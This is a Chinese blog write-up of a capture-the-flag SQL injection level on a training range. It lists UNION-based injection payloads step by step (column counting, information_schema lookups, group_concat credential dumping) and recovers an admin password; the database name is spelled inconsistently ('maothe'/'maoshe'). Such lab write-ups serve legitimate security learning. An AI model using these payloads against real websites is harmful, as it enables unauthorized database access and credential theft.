

# 封神台sql注入---第一章节：为了女神小芳

原创

风流小小贼 于 2021-09-14 12:38:04 发布 425 收藏

文章标签: [sql](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_52573109/article/details/120278730](https://blog.csdn.net/qq_52573109/article/details/120278730)

版权

1:靶场链接: <https://hack.zkaq.cn/battle/target?id=485e58d0afa7e4f7> <https://hack.zkaq.cn/battle/target?id=485e58d0afa7e4f7>

The screenshot shows a dark-themed web page for 'Controller'. At the top, there's a navigation bar with links for '主页' (Home), '靶场' (Target), '漏洞复现' (Vulnerability Replication), '公告' (Announcement), and '模考' (Mock Exam). Below the navigation, the title of the article is displayed: '第一章：为了女神小芳！【配套课时：SQL注入攻击原理 实战演练】'. Underneath the title, the author information is shown: '掌控者官方' (Controller Official), '2020-10-20 16:28:03', '13131 views', and '1196 likes'. A 'Tips:' section contains the following text: '通过sql注入拿到管理员密码!' (Obtained the administrator password through SQL injection!), '尤里正在追女神小芳，在得知小芳开了一家公司后，尤里通过whois查询发现了小芳公司网站' (Yu Li is pursuing Goddess Xiaofang. After learning that Xiaofang has opened a company, Yu Li used whois query to find the website of the company Xiaofang opened.), '学过一点黑客技术的他，想在女神面前炫炫技。于是他打开了传送门' (He, who has learned some hacking skills, wants to show off his skills in front of the goddess. So he opened the portal.), and '传送门' (Portal). At the bottom right, there are buttons for 'Flag' and '提交' (Submit). The footer of the page includes the text 'CSDN @风流小小贼'.

## 2:解题过程:


(1):打开传送门, 点击"点击查看新闻"发现url出现参数 id = 1,猜测为注入点。



(2):判断字段个数:


注入代码: order by 3 : 页面显示异常  
order by 2 : 页面显示正常

//判断字段数为2



(3):判断字段是否有回显，及回显位置.

注入语句: id =3534 union select 1,2 --



#### (4):猜解数据库名

`id = 2433 union select 1, database()`


数据库名为 maothe



#### (5):猜解数据表名:

`id=2433 union select 1, table_name from information_schema.tables where table_schema='maothe'`

数据表名为: admin



(6):猜解所有字段:

```
id=1232 union select 1,(select group_concat(column_name,"~") from information_schem  
a.columns where table_schema='maoshe' and table_name='admin')
```

字段名为:id ,username, password



(7):获取用户信息:

```
(select group_concat(id,'--',username,'--',password,'--') from maoshe.admin)
```



获取用户密码: hellohack 过关！！！